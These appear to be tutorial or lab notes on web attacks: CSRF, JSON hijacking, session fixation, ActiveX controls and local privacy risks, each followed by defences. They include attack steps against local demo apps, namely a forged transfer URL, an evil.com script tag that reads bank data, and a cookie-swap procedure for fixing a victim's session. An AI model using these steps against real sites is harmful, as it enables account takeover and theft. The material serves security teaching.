
And the website thinks you did it.

Modern websites prevent CSRF using:


- CSRF tokens (secret random values in forms)
- Checking Origin / Referer headers
- Using SameSite cookies

Simulating Cross-Site Request Forgery:


Browser:



Step1: Login using alice:password123.




Step2: (Goal: open the attacker.html)



We'll see the fake prize page. But secretly… It sends:
http://localhost:5000/transfer?to=attacker&amount=1000

We can see the change in the account:



JSON Hijacking:

What Is the Same-Origin Policy (SOP)?

Browsers follow a security rule called the Same-Origin Policy.

An origin = Protocol + Domain + Port

Example:

- https://bank.com
- https://evil.com

These are different origins because the domains are different.

What SOP Does?

It says: A website is NOT allowed to read data from another website.

XSRF can send requests, but it cannot read the response because of Same-Origin Policy.

This is called the “one-way” restriction:

- Attacker can send requests
- Attacker cannot see the response

What Is JSON?

JSON stands for: JavaScript Object Notation. It is just a way to send structured data.

Where the Problem Starts

Modern websites use JSON to send data like:

https://bank.com/accountinfo

And it returns:

```
{
  "balance": 5000
}
```

Now imagine: Instead of sending proper JSON format, the server sends something like:

[{"balance":5000}]

This is valid JavaScript! It’s not just data — it can be interpreted as code. And browsers are allowed to load JavaScript from another site.

What Is JSON Hijacking?

JSON hijacking is when: A malicious site loads sensitive JSON data from another domain using a <script> tag and tricks the browser into executing it.

Example attack:

On evil.com: <script src="https://bank.com/accountinfo"></script>

What happens?

1. Your browser sends the request to bank.com
2. It includes your cookies (you're logged in)
3. Bank returns JSON data
4. Browser executes it as JavaScript
5. The attacker captures the data

This bypasses the "you can't read cross-domain responses" rule.

Why?

Because browsers allow: Cross-domain JavaScript execution.

It's basically: Turning data into executable JavaScript so it can be stolen cross-domain.

JSON Hijacking is:

- A security attack where a malicious website loads sensitive JSON data from another website as if it were JavaScript, allowing the attacker to steal that data and bypass the browser's same-origin protection.

Observing JSON Hijacking:


Browser:

Attacker-app:

http://localhost:3000/login

We now have a session cookie.

Open new tab: http://localhost:4000



Now, click on the “Claim Prize”, following output comes:

We can see an alert showing private contacts from the victim site.

Preventing the JSON Hijacking:

1. **Use Anti-XSRF Tokens** – Include unpredictable tokens in JSON requests and verify them on the server to block unauthorized cross-site requests.
2. **Avoid <script> for Same-Domain JSON** – Use XMLHttpRequest or fetch() for on-site JSON requests instead of <script> tags, giving full control over processing.
3. **Prefix Responses with Invalid JavaScript** – Add harmless but invalid code at the start (e.g., while(1);) to prevent the JSON from being executed as a script by attackers.
4. **Use POST Requests for JSON** – Accept JSON only via POST, which cannot be included in <script> tags from other sites, preventing cross-domain injection.
5. **Defense-in-Depth** – Combine multiple precautions (tokens, POST-only, response prefixes) to strengthen protection against evolving JSON hijacking attacks.

Session Fixation:

What Is a Session?

When you visit a website like a bank or shopping site, the server needs a way to remember who you are between pages.

HTTP itself is stateless, meaning:

- Each request is independent
- The server doesn’t automatically remember previous actions

So websites use something called a session.

How sessions work:

1. You visit a website.
2. The server creates a session ID (token) — a long random string.
3. The server sends this token to your browser.
4. Your browser sends it back with every request.
5. The server uses it to identify you.

What Is Session Fixation?


Session fixation is different. Instead of stealing your session…

- The attacker gives you a session ID first
- Then waits for you to log in
- Then uses the SAME session ID to access your account

That's the key idea. The attacker fixes (forces) a known session ID into your browser.


Observing Session Fixation:

Browser:



Here, the session ID issued to the attacker.

Step1: (Goal: Get the exact session id) Use the dev-tools to get the exact session id.




Copy the entire value of connect.sid.


Step2: (Goal: Victim Uses Attacker's Session) Open an Incognito window. Go to:

http://localhost:3000/login

It will show a DIFFERENT session ID. Double-click its value. Replace it with the attacker's cookie value.




Set the cookie:




At this point: Both attacker and victim share the SAME session.

Step3: (Goal: Victim Logs In)



Step4: (Goal: Attacker Hijacks) Just visit the http://localhost:3000/dashboard



Clearly, the session id before and after remains the same, thus vulnerable to the session hijacking attacks.

Preventing the session fixation:

- Regenerate the session ID after login
- Do not upgrade anonymous sessions to authenticated sessions
- Use secure session cookie settings
- Reject arbitrary or unknown session IDs

Attacking ActiveX Controls:

What Are ActiveX Controls?

ActiveX controls are small programs that websites can install and run on a user's computer through the browser (mainly in older versions of Internet Explorer).

When a website installs an ActiveX control on your computer:

- Your browser asks for permission.
- If you click Yes, the control is installed.
- If marked "safe for scripting", *any* website you visit later can use that control.

Even if you trusted the original website, any malicious website can later use that installed control to attack your computer. So:

- You trust Site A.
- Site A installs an ActiveX control.
- Later you visit Site B (malicious).
- Site B uses that installed control to harm your system.

The browser does not restrict it to only the original website.

Types of Vulnerabilities in ActiveX Controls:

(A) Classic Programming Bugs (Buffer Overflows, etc.): Because ActiveX controls are written in low-level languages like C/C++, they can contain serious bugs that let attackers run code on your computer.

(B) Dangerous Built-in Methods: Some ActiveX controls include built-in functions that can run programs or system commands. If misused, attackers can take control of a user's system.

Local Privacy Attacks:

When it happens?

Local privacy attacks occur when sensitive information is left on a shared computer and another user accesses it.

Some major risks are:

1. Persistent Cookies
2. Cached Web Content
3. Browsing History
4. Autocomplete
5. Main risks:

Area	Risk
Persistent Cookies	Attacker reuses login tokens
Cached Pages	Sensitive pages stored locally
Browsing History	Sensitive URL data exposed
Autocomplete	Saved passwords and credit cards visible

To prevent Local Privacy Attacks, applications must:

Risk	Prevention
Persistent cookies	Do not store sensitive data in long-term cookies
Browser cache	Use no-cache headers
Sensitive data in URLs	Use POST instead of GET
Autocomplete storage	Use autocomplete="off"

--The End--